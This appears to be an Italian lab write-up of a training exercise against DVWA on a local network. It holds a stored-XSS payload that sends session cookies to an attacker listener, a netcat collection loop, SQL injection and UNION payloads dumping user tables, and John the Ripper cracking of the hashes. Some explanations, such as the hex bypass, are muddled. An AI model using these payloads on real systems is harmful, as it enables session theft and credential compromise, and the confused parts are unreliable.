

Traccia:

L'obiettivo di questo esercizio è dimostrare le tecniche di attacco di XSS stored, SQL injection, e SQL injection blind utilizzando l'applicazione Damn Vulnerable Web Application (DVWA) impostata su "low". Alla fine dell'esercizio, bisogna essere in grado di:

1. Recuperare i cookie di sessione di un utente tramite XSS stored.
2. Recuperare i nomi utente e le password da un database tramite SQL injection e SQL injection blind.

XSS stored

Cross-Site Scripting (XSS) Stored è una vulnerabilità di sicurezza in cui un attaccante può inserire codice malevolo in una pagina web che verrà memorizzata permanentemente sul server e visualizzata da altri utenti. Quando altri utenti accedono alla pagina compromessa, il codice maligno viene eseguito nei loro browser, permettendo all'attaccante di rubare informazioni sensibili come i cookie di sessione, effettuare azioni a nome dell'utente o manipolare il contenuto della pagina.

DVWA livello low

Step:

- Innanzitutto, apriamo la pagina http://192.168.50.101/dvwa/vulnerabilities/xss_s/

- Qui l'obiettivo è quello di inserire un commento con codice malevolo all'interno del sito, in modo tale che lo script si avvia automaticamente ogni volta che un utente accede alla pagina.
- Tramite un semplice script inserito nel form del messaggio ho testato la vulnerabilità della pagina.
<script> alert ('Prova') </script>

Name *	Test
Message *	<script>alert('Prova')</script>
	Sign Guestbook

La funzione **alert** ci permette di far visualizzare una finestra di dialogo con il messaggio "Prova".



- Ora che sappiamo che la pagina è vulnerabile possiamo inserire il vero codice malevolo.


```
<script> let img = new Image();
img.src = “http://192.168.50.100:12345?” + document.cookie </script>
```

Con questo codice, creiamo un nuovo oggetto immagine e usiamo la sua proprietà src per impostare l'URL del server controllato dall'attaccante, includendo i cookie dell'utente come parametri di query nella URL.


- Qui riscontriamo una limitazione legata al numero di caratteri inseribili nel form del messaggio. Tramite l'analisi della pagina possiamo vedere che il limite è impostato a 50 caratteri.

```
<td width="100">Message *</td>
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
</td>
</tr>
```

Basterà modificare la lunghezza consentita con un valore sufficiente ad inserire il nostro codice malevolo.



Lo script non compare nel messaggio finale. L'unica cosa visibile sarà il commento fuori dallo script.




Da questo momento, chiunque entrerà nella pagina attiverà a sua insaputa lo script.

- A questo punto non rimane altro che mettere in piedi il nostro server che riceverà le informazioni passate dallo script. Per farlo usiamo il tool netcat.

```
while true; do  
nc -lvp 12345 >> cookies.txt  
if [[ $? -ne 0 ]]; then  
break  
fi  
done
```

Questo script utilizza il comando nc (netcat) per ascoltare su una porta specifica (12345) e scrivere i dati ricevuti su un file chiamato cookies.txt. Il tutto è racchiuso in un ciclo infinito che andrà avanti fino a quando non viene interrotto volontariamente.



- Nel momento in cui un utente accederà alla pagina lo script prenderà i cookie e gli invierà al server dell'attaccante che verranno salvati in un file

```
(kali@kali)-[~/Desktop/Test]
$ cat cookies.txt
GET /?security=low;%20PHPSESSID=4d97741ab98bf7eec7adf42b6226fa41 HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

DVWA livello medium

Step:

- Riprovando i passaggi eseguiti nel livello low di sicurezza delle dvwa notiamo che il tag script viene ignorato e sostituito da un camp vuoto

```
Name: Anonimo
Message: Ciao a tutt! let img = new Image();
img.src ="http://192.168.50.100:12345?" +
document.cookie
```

Questo significa che c'è una sanitizzazione del input utente.

- Possiamo provare ad inserire lo script all'interno del form 'Name' (modificando anche qui il limite di caratteri inseribili ispezionando la pagina). Anche qui c'è una sanitizzazione, ma è parziale rispetto a quella del form message. Infatti, qui è possibile usare il tag script semplicemente scrivendo con la S maiuscola. Quindi lo script si modifica in questo modo:

**<Script> let img = new Image();
img.src ="http://192.168.50.100:12345?" + document.cookie </Script>**

The screenshot shows a web form with two input fields. The first field, labeled 'Name *', contains the text 'Anonimo <Script>let img = new Image();'. The second field, labeled 'Message *', contains the text 'Ciao a tutti'. Below the message field is a button labeled 'Sign Guestbook'.

- Una volta inviato il messaggio malevolo notiamo qualcosa di strano

The screenshot shows the result of submitting the malicious input. The 'Name' field now only displays 'Name: Anonimo', indicating that the script tag was sanitized and removed from the output.

Il messaggio è stato caricato in maniera distorta e lo script non invia nulla al server in ascolto.

La probabile spiegazione è che c'è un limite di caratteri nel database per quanto riguarda l'attributo 'Name'.

Infatti, provando con un nome utente più breve il messaggio appare completo.

Name: X
Message: Ciao a tutti!

- Testando lo script vediamo che funziona correttamente

Name: X
Message: Ciao a tutti!

More info
<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting

```
GET /?security=medium;%20PHPSESSID=4019e3df1a92c056e7c02cdfea93c405 HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

SQL INJECTION

DVWA livello low

SQL Injection è una tecnica che sfrutta la manipolazione delle query SQL attraverso l'inserimento di codice malevolo nei campi di input delle applicazioni web. Questo permette ad un attaccante di estrapolare informazioni sensibili e di manipolare il database.

Step:

- Per prima cosa andiamo alla pagina target
<http://192.168.50.101/dvwa/vulnerabilities/sqli/>

Vulnerability: SQL Injection

User ID:


Submit

- Possiamo usare il campo 'User ID' per testare la vulnerabilità della pagina inserendo delle query. La prima query che possiamo inserire è: ' OR 1=1 #
È importante notare che non è una query SQL completa, ma piuttosto una stringa che viene utilizzata per alterare il comportamento di una query SQL esistente all'interno di un'applicazione web vulnerabile. Quando questa stringa viene inserita in un campo di input progettato per interagire con il database, l'applicazione costruisce dinamicamente una query SQL simile a questa:
SELECT * FROM users WHERE username = " OR 1=1 #
Nello specifico, 1=1 è una condizione logica che è sempre vera. Infatti, in SQL

1=1 è una condizione tautologica (cioè, vera per definizione).

Il simbolo # in SQL viene utilizzato per indicare che tutto ciò che segue sulla stessa linea è un commento e non deve essere interpretato come parte della query SQL. In alternativa, è possibile usare -- seguito da uno spazio.

- Il risultato ottenuto è la lista di user presenti nel database:



User ID:

ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith

Il motivo per cui ci restituisce gli user è che la query seleziona tutte le righe dalla tabella users dove una condizione, ad esempio users, è uguale a ' ' o che 1=1 è vera. Dal momento che 1=1 è sempre vero, questa condizione restituirà tutte le righe della tabella users.

- A questo punto, possiamo usare altre query per ottenere informazioni sul database. Possiamo usare una query per avere una lista delle tabelle presenti nel database utilizzando la tabella di sistema information_schema.

' UNION SELECT table_name,null FROM information_schema.columns #

UNION è un operatore che consente di combinare il risultato di due query SELECT in un'unica tabella risultato.

table_name, null: table_name rappresenta il nome delle tabelle nel database mentre null è dovuto alla necessità di corrispondere al numero e al tipo di colonne restituite dalla query originale che si sta tentando di iniettare.

- Nella lista di tabelle che abbiamo ottenuto possiamo notare la tabella 'users' dalla quale potremmo ottenere le informazioni che cerchiamo

```
ID: ' UNION SELECT table_name,null FROM information_schema.columns
First name: guestbook
Surname:

ID: ' UNION SELECT table_name,null FROM information_schema.columns
First name: users
Surname:

ID: ' UNION SELECT table_name,null FROM information_schema.columns
First name: accounts
Surname:
```

- Prima ancora di estrarre i valori della tabella, dobbiamo vedere quali sono le colonne presenti in essa. Per fare questo, usiamo la seguente query:

**' UNION SELECT column_name, null FROM information_schema.columns
WHERE table_name = 'users' #**

```
ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: user_id
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: first_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: last_name
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: user
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: password
Surname:

ID: ' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users' #
First name: avatar
Surname:
```

Ora sappiamo che nella tabella users sono presenti i campi:
user_id, first_name, last_name, user, password e avatar.

- ```
' UNION SELECT user, password FROM users #
```

- Quello che notiamo ora, è che non abbiamo davvero ottenuto le password, ma gli hash delle password. Come primo passo dobbiamo identificare di che tipo di hash stiamo parlando. Già da una analisi visiva, possiamo ipotizzare che si tratti di md5. Questo perché md5 ha alcune caratteristiche distinguibili, come il fatto di avere una dimensione fissa di 32 caratteri esadecimali. Per ulteriore conferma, possiamo usare un tool come hash-identifier per scoprire l'algoritmo usato per generare gli hash.

```
(kali@kali)-[~/Desktop/Test]
$ hash-identifier 5f4dcc3b5aa765d61d8327deb882cf99

#####
#
^^^^ ^^^^ ^^^^
/ \ / \ / \
/ \/ \/ \
/ \ \ \
/ \ \ \
/ \ \ \ v1.2
#| | | | By Zion3R #
#| | | | www.Blackexploit.com #
#| | | | Root@Blackexploit.com #
#| | | | #
#####
```

---

Possible Hashs:

- [+] MD5
- [+] Domain Cached Credentials - MD4(MD4((\$pass)).(strtolower(\$username)))



- Adesso che siamo a conoscenza dell'hash utilizzato, possiamo usare un tool come John the Ripper, ovvero uno strumento di cracking delle password capace di decodificare vari tipi di hash di password attraverso tecniche di attacco diverse, come il brute-force e il dictionary attack.

Creiamo un file txt contenenti gli hash da craccare:

```
(kali@kali)-[~/Desktop/Test]
$ cat hash_list.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Dopo di che, usiamo il tool John the Ripper con il seguente comando:

**john --format=raw-md5 --incremental hash\_list.txt**

**--format=raw-md5:** indica che gli hash presenti nel file hash\_list.txt sono nel formato MD5 senza alcun salt aggiunto. Questo aiuta John the Ripper a identificare correttamente come gestire e confrontare gli hash durante il processo di cracking.

**--incremental:** Indica che John the Ripper deve utilizzare un attacco di brute force incrementale per cercare di trovare la corrispondenza esatta per gli hash MD5 nel file

- Come risultati abbiamo ottenuto che ad ogni hash corrispondono:

5f4dcc3b5aa765d61d8327deb882cf99 = password  
e99a18c428cb38d5f260853678922e03 = abc123  
8d3533d75ae2c3966d7e0d4fcc69216b = charley  
0d107d09f5bbe40cade3de5c71e9e9b7 = letmein  
5f4dcc3b5aa765d61d8327deb882cf99 = password

```

(kali@kali)-[~/Desktop/Test]
$ john --format=raw-md5 --incremental hash_list.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2
4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (?)
charley (?)
password (?)
letmein (?)
4g 0:00:00:01 DONE (2024-07-03 13:55) 3.921g/s 2503Kp/s 2503Kc/s 2939KC/s le
tebru..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked pass
words reliably
Session completed.

```

- Come controprova dei risultati ottenuti tramite John the Ripper ho usato un codice php per verificare il risultato

```
php > if (md5 ("") == "") echo 'True'; else echo 'False';
```

```

php > if(md5('abc123') == 'e99a18c428cb38d5f260853678922e03') echo 'True'; else echo 'False';
True
php > if(md5('abc123') == 'e99a18c428cb38d5f260853678922e04') echo 'True'; else echo 'False';
False

```

- Il risultato finale è che siamo riusciti ad entrare nel database ed ottenere le seguenti credenziali con le quali possiamo accedere alla dvwa:

```

(admin, password)
(gordomb, abc123)
(1337, charley)
(pablo, letmein)
(smithy, password)

```

## DVWA livello medium

### STEP

- A livello medio notiamo che anche inserendo questa stringa '1 OR 1=1# otteniamo un errore di sintassi da parte di mysql. In particolare, notiamo che la stringa inserita appare diversamente

```
'\ ' OR 1=1 #'
```

Questo ci fa capire che l'apice viene sostituito così da evitare una injection.

- Per superare l'ostacolo, un attaccante potrebbe provare ad usare un sistema numerico diverso, come quello esadecimale.  
L'apice (') in esadecimale corrisponde a 0xbf27 e quindi, la stringa da inserire si trasforma in 0xbf27 OR 1=1 #.

Così facendo otteniamo gli stessi risultati ottenuti a livello low della DVWA:

```
ID: 0xbf27 OR 1=1 #
First name: admin
Surname: admin
```

```
ID: 0xbf27 OR 1=1 #
First name: Gordon
Surname: Brown
```

```
ID: 0xbf27 OR 1=1 #
First name: Hack
Surname: Me
```

```
ID: 0xbf27 OR 1=1 #
First name: Pablo
Surname: Picasso
```


```
ID: 0xbf27 OR 1=1 #
First name: Bob
Surname: Smith
```

## SQL INJECTION BLIND

### SQL Injection Blind:

Questa variante di SQL Injection non restituisce direttamente i risultati di errore delle query eseguite dall'attaccante, ma consente comunque di estrarre informazioni dal database.

### SQL Injection non-blind



' ORA 1=1 #

You have an error in your SQL syntax;

check the manual that corresponds to your MySQL server version for the right syntax to use near '\ ' ORA 1=1 #' at line 1

### SQL Injection blind



**Vulnerability: SQL Injection (Blind)**

User ID:

' ORA 1=1 #

Submit

Come possiamo vedere dall'immagine sottostante non c'è alcuna risposta.




**Vulnerability: SQL Injection (Blind)**

User ID:

Submit

Ciò nonostante, è sempre possibile ottenere risultati dal database. Infatti, se usiamo il comando corretto ' OR 1=1 # otteniamo lo stesso risultato del SQL injection non-blind.



**Vulnerability: SQL Injection (Blind)**

User ID:

Submit

ID: ' OR 1=1 #  
First name: admin  
Surname: admin

ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith